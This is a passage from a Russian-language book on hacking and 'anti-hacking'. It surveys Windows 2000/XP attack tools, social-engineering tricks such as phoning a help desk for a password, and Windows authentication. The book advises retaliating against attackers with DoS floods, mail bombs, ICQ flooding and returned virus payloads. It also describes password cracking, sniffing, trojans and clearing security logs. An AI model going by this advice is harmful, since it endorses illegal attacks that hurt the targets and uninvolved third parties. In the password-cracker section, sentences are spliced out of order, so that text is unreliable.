ного времени выявить IP-адрес хакерского компьютера. Или же, став объектом спамминга, можно попытаться выявить адрес почтового сервера отправителя и попробовать договориться со спаммером на понятном ему языке. Вариантов действий тут предостаточно - например, любителям потрошить чужие Web-сайты можно уже при загрузке главной страницы сайта сообщать IP-адрес посетителя (выявив его с помощью сценария) и предупреждать о недопустимости всяких шуточек (кое-где эта мера уже реализована). Ну и так далее, по мере изложения материала книги мы будем уточнять возможные применения хакерских инструментов для целей антихакинга.

- Сбор сведений о хакере. Локализовав хакерский компьютер в виртуальном мире, можно, подобно тому, как это делают хакеры, по IP-адресу выявить расположение хакерского компьютера в реальном мире, например, с помощью серверов WhoIS, активно используемых хакерами для поиска своих жертв. Эти серверы (например, компании RIPE NCC по адресу http://www.ripe.net) предоставляют обширную информацию о владельцах зарегистрированных IP-адресов Интернета, включая адреса и телефоны провайдеров Интернета. Так что, установив провайдера Интернета своего обидчика, в принципе не безнадежно попытаться убедить его ограничить деятельность клиента его сервера от посягательств на вашу личность. Ведь действия хакера зафиксированы в регистрационных базах данных серверов ISP и даже базах прокси-серверов, которые служат прикрытием для хакерских атак. Этот путь открыт даже для владельцев домашних компьютеров. Кстати, эффективность таких мер защиты косвенно подтверждает тот факт, что, судя по некоторым публикациям (см., например, [5]), сами хакеры не прочь потрепать людям нервы, рассылая провайдерам Интернета письма со всякими клеветническими измышлениями о своих жертвах (например, обвиняя их в спамминге). Есть и другие методы, и мы опять-таки будем обращать на них внимание антихакера при обсуждении средств хакинга компьютерных систем.
- Активные действия. Вообще-то методы антихакинга из предыдущего пункта - это уже активные действия, но в данном случае имеется в виду атака в штыки - если вам ужасно надоел какой-то «кул хацкер», настойчиво стучащий по входным портам вашего компьютера, забрасывающий ваш почтовый ящик письмами с вирусными вложениями и так далее и тому подобное, и на которого не действуют никакие предупреждения и уговоры, можно выскочить из окопа и дать очередь по врагу, послав в его направлении лавину пакетов, применяемых, например, для атаки DoS. Если вам повезет, то компьютер хакера может и замолчать. Для такой атаки применимы, например, утилит DDoSPing или UDP Flood из пакета foudstone_tools, специально предназначенные для борьбы с компьютерами-зомби, используемыми для распределенных атак DoS, чаще всего, без ведома хозяев. Или же сами зашлите спаммеру в ответ сотню-другую писем, воспользовавшись одним из мэйлбомберов, описанных в Главе 10. Имеются и другие методы активных действий, которые мы опишем по мере изучения средств хакинга.

Заключение

Хакинг и антихакинг - это две стороны нашего бытия в виртуальном мире, пребывая в котором мы по нескольку раз в день вынужденно переходим из одного лагеря в другой - ведь и хакеру нужна защита, хотя бы от своего коллеги по роду деятельности. При таких переходах меняются только мотивы действий, но не методы; борьба между этими лагерями с переменным успехом идет во всех уголках виртуального пространства, не затихая ни на минуту, и конца-края ей не видно. Оружие и методы, применяемые обеими сторонами, можно сравнить со щитом и мечом - и для обеих сторон конфликта требуется и то, и другое, поскольку нельзя нападать только с мечом в руках, и нельзя защититься с одним только щитом. Мы уже обсудили, из чего состоит оружие обороны - щит, теперь посмотрим, из чего состоит оружие нападения - меч.

ГЛАВА 3.
инструменты хакинга

На всех этапах сражений в киберпространстве хакеры и антихакеры применяют виртуальное оружие - специальные программные инструменты, для каждого конкретного сценария атаки - свои. Все это соответствует реальной жизни - в самом деле, отправляясь на разбой незачем брать с собой отмычки, а для взлома сейфа не требуется парабеллум. С другой стороны, чтобы защититься от атаки DoS вовсе не обязательно шифровать все свои файлы, а для защиты от хищения номеров кредитных карточек вовсе не обязательно устанавливать систему IDS.

В предыдущей главе мы упоминали *о* средствах пассивной обороны, традиционных для современных систем защиты. Было отмечено, что инструменты активной обороны антихакера включают в себя методы и инструменты, которые используют хакеры. Среди всех этих инструментов имеются универсальные, применяемые при любых сценариях вторжения, например, средства сокрытия следов, а также специализированные, например, сканеры открытых портов, применяемые только при сетевых вторжениях. В этой главе мы перечислим все описываемые в книге инструменты хакинга вместе с кратким описанием их функций. Это позволит вам быстро сориентироваться в содержимом книги и не тратить время на изучение тех средств, которые вы не собираетесь применять на практике.

Социальная инженерия

Говоря понятнее, социальная инженерия - это мошенничество, которое представляет собой универсальный и всемогущий инструмент, применяемый практически при всех сценариях вторжения. К социальной инженерии относится рассылка электронной почты с вирусами и Троянами, телефонные звонки в атакуемую организацию с целью выведать полезную для вторжения информацию, переговоры в чатах с целью выведать нужные хакеру данные и многое другое.

В Главе 1 мы уже приводили пример письма, с помощью которого разного рода личности «напаривают лохов» с целью халявного доступа к Интернету. Другие примеры писем подобного рода можно найти в журналах «Хакер»; их содержание меняется в зависимости от наклонностей авторов, но есть и нечто общее. Суть этих писем одна - заставить «ламера» раскрыться и выдать конфиденциальную информацию или выполнить действия, разрушающие систему защиты компьютера, к примеру, запустить прикрепленное к письму вложение с хакерской программой, скажем, троянского коня.

Что удивительно, так это простота, с помощью которой можно обойти все препятствия системы защиты, воспользовавшись доверчивостью сотрудников атакуемой фирмы. Например, в [3] приводится пример взлома почтового ящика сотрудника фирмы, выполненный с помощью звонка в справочный отдел органи-

зации. Выдав себя за директора информационного отдела, «забывшего» свой пароль, позвонивший в справочный отдел один из авторов книги [3] тут же получил пароль прямо по телефону!

Еще более интересный метод взлома почтового ящика предлагается в [1]. Общаясь в чатах, хакер выведывает адрес почтового ящика своей жертвы (якобы для последующего общения). Далее хакер пытается открыть этот ящик и, не зная пароля, прибегает к услуге, часто предоставляемой почтовыми серверами забывчивым клиентам - предоставлению пароля при ответе на контрольный вопрос. Как правило, список этих вопросов невелик, и включает такие пункты, как «Любимое блюдо», «Имя вашей собачки», «Девичья фамилия матери» и тому подобное. Допустим, при попытке взлома почтового ящика будет задан вопрос «Любимое блюдо». Все, что теперь нужно сделать хакеру - это, общаясь в чате, выведать у своей жертвы гастрономические пристрастия.

По мере изложения материала мы будем постоянно обращаться к теме социальной инженерии, поскольку эта тема неисчерпаема. Всем, кто захочет еще больше углубить свои познания в этой области, рекомендуем обратиться к выпускам журнала «Хакер», все время преподносящего новинки в деятельности такого рода. Главное условие для их применения - наличие определенных специфических наклонностей и некоторые познания в человеческой психологии.

Предварительный сбор информации

В приведенном выше примере хакинга почтового ящика имя и фамилию директора информационного отдела взломщики узнали из регистрационной информации доменных имен Интернета. Эту информацию без ограничений предоставляют многие Web-сайты Интернета (например, сайт компании RIPE NCC по адресу http://www.ripe.net). Такие Web-сайты, содержащие базы данных WhoIs, весьма полезны для выполнения хакерских атак, тем более, что они не требуют никаких расходов и специальных программных инструментов.

Другую, не менее обширную информацию о взламываемой системе можно получить из Интернета с помощью различных поисковых систем, например, предоставляемых различными Web-сайтами. К их числу относится Yahoo (http://www.yahoo.com), или русскоязычный сайт Rambler (http://www.rambler.ru). Применение этих сайтов весьма разнообразно. Например, просматривая разделы, посвященные финансовым организациям, хакеры ищут компании, находящиеся в процессе реорганизации. Как правило, в таких компаниях царит беспорядок, системы защиты ослабевают, и у хакера появляется шанс запустить коготок в нужный ему информационный ресурс [3].

Очень полезные для хакера сведения предоставляет поисковая система Google (http://www.google.com), позволяющая найти в Интернете серверы с определенной структурой каталогов. Например, выполнив поиск серверов, содержащих каталог C:\WINNT, можно выявить серверы с операционной системой Windows NT/2000.

Тем самым будет решена одна из задач инвентаризации компьютерной системы - определение операционной системы, что весьма важно для выбора стратегии хакинга системы.

Более эффективный поиск нужной информации в Интернете хакер может выполнить с помощью специальных программ, например, утилиты Teleport Pro, описанной в Главе 12. Эта утилита позволяет выполнять поиск в Интернете интересующей хакера информации по указанному ключевому слову, загружать отдельные Web-сайты на жесткий диск, и исследовать их с целью выявления полезной информации. Например, хакеры ищут информацию, оставленную в коде HTML Web-страниц по недосмотру или по неосторожности - телефоны, адреса электронной почты сотрудников, структуру каталогов сервера HTTP и так далее. Все это весьма ценное приобретение, поскольку, зная, скажем, телефонный номер организации, хакер может прозвонить целый диапазон телефонных номеров, близких к найденному номеру, и найти телефонную линию с модемом, подключенным к сетевому компьютеру организации (все это описано в Главе 18 книги).

Ну и наконец, очень много ценной информации можно найти в рекламных буклетах и содержимом Web-сайтов организаций - телефоны, адреса электронной почты сотрудников, их имена. Все эти сведения могут оказаться ниточкой, которая приведет хакера к бреши в системе защиты компьютерной системы.

Взломщики паролей доступа к файлам

В Главе 1 мы уже говорили, что информационные ресурсы, которые хакер может извлечь из атакуемой системы, хранятся в файлах документов и базах данных. Получив компьютера. Решение этой задачи распадается на два этапа.

Во-первых, войдя в систему, хакер должен выполнить то, что называется *расширением привилегий,* т.е. попытаться получить права пользователя системы с как можно более широкими правами доступа к ресурсам системы, лучше всего, администратора. Один из путей решения этой задачи - взлом базы данных SAM (Security Account Manager - Диспетчер учетных записей системы защиты), хранящей пароли доступа к операционной системе в зашифрованном виде. Взлом базы SAM - весьма заманчивая для хакера цель, и методы ее достижения мы описываем в Главе 5 этой книги на примере знаменитой программы, ставшей классикой взлома, доступ к ресурсам файловой системы, неважно, локальный или удаленный, хакер попытается взломать доступ к документам и базам данных, хранимым на жестком диске L0phtCrack версии LC4 **(http://www.atstake.com).**

Во-вторых, хакер должен взломать защиту файлов с интересующими его данными, например, почтовый ящик с текущей перепиской, кошелек Windows с номерами кредитных карточек, документы MS Office и так далее. Если файлы данных зашифрованы, то перед хакером встает задача взлома пароля доступа. Для решения такой задачи существует множество программ, обсуждаемых в Главе 6

этой книги. Мы описываем целый пакет программ Office Password 3.5 **(http://lastbit.com/download.asp)** для взлома множества информационных ресурсов Windows - электронной почты, кошельков, архивов и других.

Другие задачи решает описанная в Главе 6 программа Revelation от компании SnadBoy **(http://www.snadboy.com).** Эта программа позволяет определить пароли, скрытые за строкой «*****» в поле ввода пароля - к сожалению, новые приложения уже не допускают такого простого взлома своих паролей, но кое-какую помощь программа Revelation оказать в состоянии.

Вообще, задачи взлома доступа к шифрованной информации составляют целую научную дисциплину, называемую криптоанализом, которая, в свою очередь, является целым разделом отрасли знаний, называемой криптографией. Для задач хакинга криптография представляет настолько большую важность, что в Приложении D этой книги дано краткое введение в криптографию, прочитав которое, вы сможете более уверенно оперировать такими понятиями, как «ключ шифрования», «электронная подпись», «сертификат» и тому подобными.

Антихакеру инструменты взлома паролей также могут пригодиться - кто из нас не терял пароли доступа к шифрованным файлам или провайдеру Интернета? Вдобавок, знание возможностей хакерских программ сильно помогает при настройке системы защиты, поскольку заставляет более ответственно подходить к задаче выбора паролей - вы поймете, что короткий простой пароль - это зияющая дыра в системе защиты.

Атака клиентов Web

Беспечные путешественники по виртуальным просторам Интернета - это любимая пожива для хакеров. Мало кто задумывается, открывая очередной Web-сайт, какие цели преследовали создатели сайта, а ведь они вполне способны изрядно потрепать нервы и опустошить кошелек доверчивого клиента очередного «бесплатного» сервиса или Интернет-магазина.

Хакер может, пользуясь некоторыми недостатками системы защиты Web-браузеров, сконструировать такую Web-страничку, что браузер доверчивого Web-путешественника превратится в оружие хакера, размещая и запуская без ведома хозяина в памяти компьютера враждебные программы. Способы конструирования таких Web-страничек описаны в Главе 8 этой книги, а если вы не знакомы с языком HTML, то можете обратиться к Приложению А в конце книги, содержащем краткое введение в язык HTML 4.

Другой популярной забавой хакеров можно назвать использование электронной почты, которая ныне все больше превращается в самый настоящий рассадник вирусов. В самом деле, открывая ленты новостей различных Web-сайтов, то и дело сталкиваешься с предупреждениями и страшными историями о только что появившемся вирусе. Вот и сейчас, в момент, когда пишутся эти строки, новости

сайта **Rambler (http://www.rambler.ru)** сообщают о вирусной атаке новой разновидностью вируса «Чернобыль»...

Более того, квалифицированный хакер может составить свое письмо так, что его вложение будет содержать любую, самую злонамеренную программу, а почтовый клиент автоматически запустит эту программу безо всякого уведомления пользователя, что может привести к самым печальным последствиям. В Главе 9 мы опишем, как составляются письма с активной «начинкой» и какие для этого используются программные средства.

Спамминг также можно отнести к распространенному явлению нынешнего киберпространства. В распоряжении хакера находятся «мейлбомберы», забрасывающие почтовый ящик жертвы разным мусором, и в Главе 10 описана программа с устрашающим названием Death & Destruction Email Bomber - Смертельный и Всесокрушающий мейлбомбер. Цели таких акций могут быть самыми разнообразными, в том числе самыми злонамеренными. Еще интереснее для хакера - залезть в почтовый ящик своего ближнего, а это можно сделать с помощью программы взлома доступа к почтовому серверу, например, описываемой в Главе 10 популярной утилиты Brutus.

Вниманием хакеров не обойдены и другие службы Интернета, например, ICQ. Что может быть забавнее - выявить IP-адрес своего ICQ-собеседника и с помощью программы так называемого «флудера» (от английского слова **flood** - заливать) послать ICQ-собеседнику целую лавину пакетов, подвешивающих его компьютер! Для этого существует множество программ - например, обсуждаемая в Главе 11 программа ICQ Flooder, входящая в пакет программ ICQ-MultiVar, содержащего целый комплект весьма полезных инструментов для подобного рода проделок в киберпространстве.

Эти инструменты одинаково пригодны и хакеру и антихакеру - например, отслеживая IP-адрес и поведение ICQ-собеседника и имея под рукой флудер ICQ, можно достичь гораздо большего взаимопонимания обоих сторон, особенно если дать своему собеседнику возможность узнать о наличии у вас таких средств. Следует только не увлекаться и не стремиться к большему эффекту, чем это необходимо для обороны.

Атака серверов Web

Web-серверы весьма привлекательны для хакера, поскольку эти серверы открыты для атак из Интернета, включая такие опасные атаки, как вторжение в корпоративную сеть и атаки DoS, выводящие из строя Интернет-сервисы сайта. Недостатки же защиты серверов Интернета, включая сервер IIS 5 (Internet Information Server - Информационный сервер Интернета) компании Microsoft делают шансы на успех таких атак достаточно реальными.

Для атаки Web-серверов хакер может использовать многочисленные инструменты, которые позволяют сканировать уязвимые сценарии на Web-серверах, оты-

скивать в коде HTML полезные для взлома системы сведения и выполнять другие действия. В Главе 12 описаны некоторые популярные инструменты этого рода, в частности, программа CGIScan поиска уязвимых сценариев и программа Brutus, позволяющая взломать защиту серверов IIS методом простого перебора всех паролей доступа. В Главе 13 мы описываем инструменты, применяемые для наиболее популярных атак DoS.

Для антихакера инструменты атаки Web-серверов также представляют интерес, поскольку позволяют выполнять ответные действия против хакеров, мешающих нормальной работе Web-сервера. Например, распределенную атаку DoS можно пресечь, посылая на компьютеры-зомби пакеты, препятствующие их работе. Антихакеру следует также знать возможности инструментов хакинга Web-серверов и, например, избегать применения уязвимых CGI-сценариев. Далее, для проверки своих сайтов на уязвимость антихакеру очень полезно прибегнуть к инструментам, применяемым хакерами при сканировании уязвимостей сайтов.

Сетевые сканеры

Для взлома доступа к компьютерам сети TCP/IP хакеру, прежде всего, следует изучить ее структуру, определив подсоединенные к сети компьютеры, их локальные IP-адреса, выявить открытые порты компьютеров и функционирующие на них операционные системы, службы и приложения. Для этого и существуют программы сетевых сканеров, функции которых подобны инструментальным средствам анализа функционирования компьютерной сети.

В Главе 14 мы описываем одну из наиболее популярных хакерских утилит сканирования сети - программу SuperScan, входящую в набор программ foundstone_tools **(http://www.foundstone.com).** Также не обойден вниманием пакет программ W2RK (Windows 2000 Resource Kit - Комплект инструментов администратора Windows 2000), который настолько полюбился хакерам, что стал называться комплектом W2HK (Windows 2000 Hacker Tools - Комплект инструментов хакера Windows 2000).

Для администрирования сети TCP/IP компьютеров Windows также используются утилиты, работа которых основана на протоколе SNMP (Simple Network Management Protocol - Простой протокол сетевого управления). В Главе 14 мы описываем некоторые из этих утилит, входящие в пакет программ SOLARWINDS **(http://www.solarwinds.com)** - программу просмотра сетевых ресурсов IP Network Browser, а также взломщики паролей доступа к базам данных SNMP - утилиты SNMP Brute Force Attack и SNMP Dictionary Attack. Средства пакета W2RK и SOLARWINDS прекрасно дополняют друг друга, поскольку средства W2RK для работы с протоколом SNMP недостаточны для решения задач хакинга. •

Антихакеру средства сканирования сети полезны в том смысле, что позволяют выяснить ее уязвимость, не дожидаясь, пока это сделает хакер.

Перехват сетевого трафика

Программы перехвата сетевого трафика позволяют хакерам вытворять очень многие штучки, подсоединившись к сетевой кабельной системе с помощью специальных приспособлений, либо просто запустив хакерскую утилиту на легальном сетевом компьютере. Учитывая хаос, который чаще всего царит в локальных сетях организаций с множеством никем не контролируемых компьютеров, пользователи которых имеют права на установку и запуск каких-угодно служб и программ, последний вариант действий хакера представляется оптимальным. Дополнительные возможности предоставляет наличие беспроводных сетей, обмен информацией в которых выполняется по радиоканалам. В таком случае достаточно за стенкой поставить свой компьютер с радиомодемом, чтобы получить полный доступ к информации, циркулирующей в сети.

Простейшей атакой перехвата данных является снифинг - прослушивание передаваемой по сети информации. В состав этой информации входят пароли доступа к общесетевым ресурсам, сообщения электронной почты, циркулирующие как внутри сети, так и пересылаемые внешним адресатам, передаваемые по сети информационные файлы и прочие весьма лакомые для хакера данные. В Главе 17 описан один из наиболее популярных сниферов - программа SpyNet, которая позволяет выполнять весь набор описанных выше процедур и имеет весьма удобный графический интерфейс.

Снифинг не ограничивается только перехватом передаваемой информации - подсоединившись к локальной сети, хакер может выполнять и другие интересные вещи, например, перехват и переадресацию на свой компьютер передаваемых по сети данных. Для этого используется достаточно тонкая техника, основанная на протоколе ARP (Address Resolution Protocol - Протокол разрешения адресов), с помощью которого сетевые компьютеры узнают о существовании друг друга. Используя некоторые свойства протокола ARP, можно сделать так, что два сетевых собеседника будут посылать друг другу сообщения через посредничество хакера. Возможности таких методов хакинга просто безграничны - от выведывания секретов у своих собеседников, до компрометации участников переговоров. К сожалению, в сетях Windows практическая реализация таких атак значительно отстает от сетей Unix, однако в Главе 17 описаны некоторые теоретические аспекты атак перехвата сетевых данных, исходя из того, что жизнь не стоит на месте, и надо ожидать развития этого интересного направления хакинга.

Антихакер, зная о таких методах хакинга, может предпринять свои меры защиты - шифровать передаваемые данные с помощью технологии VPN (Virtual Private Network - Виртуальные частные сети) или использовать программы, называемые антисниферами, которые выявляют хакерские компьютеры-перехватчики сетевых данных. Более того, сниферы, как и сетевые сканеры, представляют собой мощные инструменты анализа функционирования сети, и их возможности по поиску вторжения неисчерпаемы, чем и должен пользоваться любой квалифицированный антихакер.

Встроенные средства операционной системы

Мы уже говорили, как хакеры переименовали пакет утилит W2RK (инструменты обслуживания Windows 2000) в пакет W2HK - инструменты хакинга Windows 2000, поскольку утилиты из этого пакета прекрасно подходят для исследования атакуемой системы. В операционной системе Windows имеется и другое средство - Проводник (Explorer) Windows, весьма удобный для исследования информационных ресурсов хакнутой системы. Скажем, хакер может прибегнуть к поиску файлов по определенному ключевому слову, например, **password, или пароль.** Как указано в [3], просто удивительно, насколько распространена порочная практика хранения паролей доступа к закрытым информационным ресурсам, типа номеров кредитных карточек, в незащищённых текстовых файлах. Так что взломавший компьютерную систему хакер сможет без труда получить доступ и к другим интересным ресурсам, найдя, допустим, файл с названием **password.txt** или файл, содержащий строку **пароль к провайдеру ISP.**

Антихакер должен уметь прятать ценные данные от таких инструментов хакинга - делать файлы невидимыми, сохранять в шифрованных дисках, присваивать нейтральные имена и так далее. Неплохо также научиться применять средства шифрования, встроенные в файловую систему NTFS компьютеров Windows 2000/XP, или предоставляемые другими криптографическими приложениями, например, PGP Desktop Security.

Программы-эксплойты

Эксплойты - это программы, которые используют уязвимости для вторжения в компьютер, т.е. наиболее важные для хакера инструменты. В Главе 1 мы уже упоминали про Web-сайты различных организаций, поддерживающих базы данных уязвимостей и эксплойтов компьютерных систем (см., например, сайт **http://www.securitylab.ru).** В Главе 12 мы опишем технологию применения эксплойтов на примере хакинга сервера IIS. Найдя с помощью сканера CGIScan уязвимый сценарий, хакер может обратиться к базе данных уязвимостей и эксплойтов и попытаться взломать доступ к серверу. К сожалению, нынче в Интернете очень трудно найти настоящий исполняемый файл эксплойта для современных приложений - в отличие от предыдущего поколения программ, например, для серверов IIS 4. В лучшем случае эксплойты в Web представлены в виде исходных программных кодов, с которыми еще нужно долго разбираться. Так что эксплойты - это отнюдь не ключик, открывающий двери к искомому ресурсу, а скорее заготовка для этого ключика. Так что все в ваших руках.

Для антихакера обязательно знание всех уязвимостей и эксплойтов, угрожающих его системе; более того, эти сведения должны непрерывно обновляться, поскольку «безопасность - это процесс» (Брюс Шнайер). То, что надежно защищает вас сегодня, завтра будет непригодно - кто-нибудь, да найдет маленькую дырочку в системе защиты, а уж расширить ее - это дело техники.

Вирусы и трояны

Вирусы - это тоже инструменты атаки, которые позволяют внедрить в систему соглядатая или просто злонамеренную программу. Особую опасность представляют троянские кони - программы, которые внедряются в систему и позволяют хакеру удаленно управлять хакнутым компьютером. В Главе 14 мы опишем возможности старого и заслуженного троянского коня NetBUS, который делает взломанный компьютер практически рабом хакера. А установка троянов на атакуемом компьютере - не такое уж и сложное дело, как это может показаться. Для этого следует только разослать письма с вложением - программой троянского коня и дождаться, пока очередной «ламер» щелкнет на ссылке с заманчивым предложением, скажем, обновить с помощью присланного вложения свой браузер Интернета.

Для борьбы с такими инструментами хакинга существуют антивирусы и специализированные программы удаления троянов. Для антихакера трояны также могут пригодиться - скажем, получив от хакера письмецо с вирусной начинкой, выявите его злонамеренное содержимое антивирусом и отошлите начинку обратно авторам вместе с благодарностью за заботу. Или, например, вдруг кто-то украдет ваш компьютер - и тогда, быть может, хитро запрятанный троянский конь может облегчить поиски вора... Помните однако, что распространение вирусов карается по закону, и автор ни в коем случае не одобряет таких действий.

Перехват электромагнитного излучения

Наиболее оснащенные и квалифицированные хакеры имеют в своем распоряжении совсем уж продвинутую возможность - перехватывать электромагнитное излучение, идущее от сетевых кабелей и разных компонентов компьютеров, и извлекать из этого потока сигналов полезные данные. Несколько лет назад в прессе даже мелькали сообщения о системах тотальной слежки спецслужбами США за ВСЕМИ диапазонами радиоволн, которые только существуют на земном шаре. На менее глобальном уровне атаки перехвата электромагнитного излучения могут выполняться с помощью фургона с оборудованием, принимающим сигналы от работающего монитора компьютера в офисе конкурента.

Такая угроза - отнюдь не пустая выдумка создателей популярных сериалов, и на хакерских сайтах имеется множество сведений о технологиях и оборудовании, используемом для таких атак. В США даже существует федеральный стандарт TEMPEST, регламентирующий построение защиты от угроз перехвата электромагнитного излучения. Однако такие атаки - это сложное и дорогостоящее предприятие, и они угрожают только весьма серьезным организациям, которые, надо думать, не нуждаются в наших советах по защите. Поэтому такие атаки далее мы рассматривать не будем.

Заключение

В этой главе мы попытались облегчить читателям работу с книгой - по крайней мере, теперь вам стала ясна ее структура, и понятно, что следует прочитать, чтобы научиться выполнять определенную атаку. И в самом деле, зачем знакомиться с сетевыми атаками. если можно залезть через форточку в комнату с компьютером (автор не советует), извлечь жесткий диск, быстро убежать и познакомиться с ним в спокойной обстановке? Или, к примеру, стоит ли пытаться залезть через Интернет на сервер организации, политика безопасности которой сводится к листочкам со списками паролей, приклеенным скотчем к мониторам компьютеров?

В самом деле, почитайте содержимое хакерских сайтов Интернета - и что же? Оказывается, можно просто залезть в мусорный ящик организации, использующей компьютерные технологии (а кто их не использует), чтобы добыть целый мешок дискет, документов, всяких бумажек, содержащих практически все - от паролей доступа к компьютерной сети до самых конфиденциальных данных. Но в этой книге мы ограничимся хакерскими технологиями, не связанными с такими экзотическими методами.

Инструменты хакинга весьма разнообразны и выбор наиболее эффективных из них зависит от опыта и возможностей хакера. Причем, если вас интересует именно информация, а не всякие интересные штучки, свойственные личностям наподобие доктора Добрянского из Главы 1, следует избирать наиболее оптимальную тактику вторжений. Антихакеру же следует уделить самое пристальное внимание всем технологиям хакинга, чтобы не стать субъектом, которого «кул хацкеры» в просторечии называют «ламером».

А теперь приступим к изучению самих инструментов хакинга, которые позволяют выполнять все эти удивительные вещи, про которые мы часто читаем в прессе и видим на экранах телевизоров, иногда видим пользователей этих инструментов в сопровождении джентльменов в фуражках и комментариев на тему «вот что бывает, если не слушаться старших...». Поэтому, чтобы избежать многих неприятностей в дальнейшем, начнем с изучения своего противника - системы защиты компьютеров Windows 2000/XP.

ГЛАВА 4.
Защита Windows 2000/XP

Операционные системы семейства Windows 2000 с самого начала разрабатывались с учетом требований документа TCSEC (Trusted Computer System Evaluation Criteria - Критерии оценки надежной системы) министерства обороны США. Для обеспечения безопасности компьютерных систем, созданных на базе Windows 2000, в нее включены средства защиты, поддерживающие три основных компонента.

- Аутентификация.
- Авторизация.
- Аудит.

Рассмотрим эти компоненты системы защиты по. очереди.

Аутентификация

Аутентификацией называется обеспечение возможности для доказательства одного объекта или субъекта своей идентичности другому объекту или субъекту. Говоря понятнее, аутентификация - это процедура, подобная установлению вашей личности, когда вы получаете деньги в сберкассе, покупаете билет на самолет, регистрируетесь при входе в компьютер и так далее, т.е. доказываете, чтовы-этовы.

Один из способов аутентификации в компьютерной системе состоит во вводе вашего *пользовательского идентификатора,* в просторечии называемого «логином» (от английского «log in» - регистрационное имя), и *пароля* - некой конфиденциальной информации, знание которой обеспечивает владение определенным ресурсом. Получив введенный пользователем логин и пароль, компьютер сравнивает их со значением, которое хранится в специальной базе данных и, в случае совпадения, пропускает пользователя в систему.

В компьютерах Windows NT/2000/XP такая база данных называется SAM (Security Account Manager - Диспетчер защиты учетных записей). База SAM хранит *учетные записи* пользователей, включающие в себя все данные, необходимые системе защиты для функционирования. Поэтому взлом базы SAM - одна из самых увлекательных и плодотворных задач хакинга, которую мы описываем в Главе 5 этой книги.

Стоит отметить, что текстовый ввод логина и пароля вовсе не является единственным методом аутентификации. Ныне все. большую популярность набирает аутентификация с помощью электронных сертификатов, пластиковых карт и биометрических устройств, например, сканеров радужной оболочки глаза. Также не следует забывать, что процедуру аутентификации применяют компьютеры

при общении друг с другом, используя при этом весьма сложные криптографические протоколы, обеспечивающие защиту линий связи от прослушивания. А поскольку, как правило, аутентификация необходима обоим объектам, т.е., например, обоим компьютерам, устанавливающим сетевое взаимодействие, то аутентификация должна быть взаимной. Иначе, к примеру, покупая товар в не аутентифицированном Интернет-магазине, вы рискуете потерять (и, как следует из новостей на эту тему, очень даже с большой вероятностью) свои денежки, которых, как известно, всегда мало.

В любом случае, для аутентификации в компьютерных системах используются определенные алгоритмы, или, как чаще говорят, *протоколы*. Сетевые компьютеры Windows NT 4 для аутентификации друг друга использовали протокол NTLM (NT LAN Manager - Диспетчер локальной сети NT). Далее NTLM вошел в состав сетевых средств компьютеров Windows 2000/XP. Протокол NTLM, как и его предшественник, протокол LM (LAN Manager - Диспетчер локальной сети), настолько хорошо освоен хакерами, что один из способов взлома сетей Windows как раз и состоит в принуждении компьютеров сети аутентифицироваться с помощью NTLM.

В сетях Windows 2000/XP для аутентификации применяется гораздо более совершенный протокол Kerberos, обеспечивающий передачу между компьютерами данных, необходимых для взаимной аутентификации, в зашифрованном виде. Так что если вы когда-либо регистрировались на компьютере как пользователь домена Windows 2000/XP, то знайте - вы аутентифицируетесь на сервере Windows 2000 по протоколу Kerberos.

Из всего вышесказанного хакер может сделать вывод - все, что ему нужно для аутентификации в компьютерной системе Windows 2000/XP - это логин и особенно пароль пользователя. Антихакер, естественно, должен хранить пароль в полной тайне, поскольку с точки зрения компьютера тот, кто знает ваш логин и пароль - это вы и никто другой.

Авторизация

После аутентификации пользователя, пытающегося получить доступ к информационным ресурсам, компьютерная система должна проверить, к каким именно ресурсам этот пользователь имеет право обращаться. Данную задачу решает следующий компонент системы защиты - средства авторизации. Для авторизации пользователей в системах Windows каждому пользователю каждого информационного ресурса, например, файла или папки, определяется набор *разрешений* доступа. Например, пользователю Васе Пупкину можно разрешить только чтение важного файла, а Пете Лохову можно разрешить и его модификацию. Авторизацию не следует путать с аутентификацией, поскольку, например, и Вася Пупкин, и Петя Лохов оба могут пройти входную аутентификацию, но их возможности по нанесению системе ущерба могут существенно отличаться.

Чтобы облегчить авторизацию пользователей, в системах Windows NT/2000/XP разработан набор средств для управления доступом к ресурсам. Эти средства опираются на концепцию групп пользователей, и суть ее такова. Вместо того, чтобы для каждого отдельного пользователя устанавливать множество разрешений на доступ к различным ресурсам, эту задачу решают всего один раз для целой группы пользователей. Далее каждый новый пользователь включается в одну из существующих групп и получает те же *права,* или *привилегии* на доступ, которые определены для остальных членов группы. Например, Васю Пупкина можно включить в группу **Гость** (Guest), члены которой практически не имеют никаких прав, а Петю Лохова - в группу **Пользователь** (User), члены которой могут открывать и редактировать отдельные документы.

Теперь вам, должно быть, становится ясным, почему следующей задачей хакера после входной регистрации в системе является *расширение привилегий.* Без получения прав высокопривилегированной группы, лучше всего группы **Администраторы** (Administrators), ничего у хакера не выйдет, и останется ему только одно - «заклеить кулер скотчем» или выключить компьютер при работающем винчестере, чем и занимаются некоторые странные личности, обитающие в нашем непростом мире…

Аудит

Ясно, что включенный в гостевую группу Вася Пупкин будет обижен таким пренебрежением к своей персоне и захочет залезть туда, куда его не пускают. И вот, чтобы предотвратить его попытки несанкционированного доступа к чужим ресурсам, в системе устанавливают аудит - средства наблюдения за событиями безопасности, о которых мы говорили в Главе 2, т.е. специальная программа начинает отслеживать и фиксировать в журнале события, представляющие потенциальную угрозу вторжения в систему. В число событий безопасности входят попытки открытия файлов, входной регистрации в системе, запуска приложений и другие. Так что, если в системе с установленным аудитом Вася Пупкин попробует открыть файл, не имея на то разрешений, это событие будет зафиксировано в журнале безопасности, вместе с указанием времени и учетной записи пользователя, вызвавшего такое событие.

Просматривая журнал безопасности Windows NT/2000/XP, можно определить очень многое, что позволит идентифицировать хакера, так что одна из важнейших задач хакинга - это очистка журнала безопасности перед уходом. Как это делается, мы отдельно поговорим в Главе 7, а сейчас сформулируем, что должен сделать антихакер, чтобы предотвратить все попытки вторжения в систему. Хорошо организованная защита требует создания *политики безопасности,* под которой понимается документ, фиксирующий все правила, параметры, алгоритмы, процедуры, организационные меры, применяемые организацией для обеспечения компьютерной безопасности.

Например, политика безопасности может включать требование задавать пароли длиной не менее 11 символов, или обязательный запуск парольной заставки перед кратковременной отлучкой от компьютера, и так далее. Все эти вопросы достаточно подробно рассмотрены во множестве книг, например, [2], [6], так что не будем повторяться, а перейдем к более существенным для нас темам - как работает эта система защиты Windows 2000/XP, и что можно сделать, чтобы она не работала.

Как работает защита Windows 2000/XP

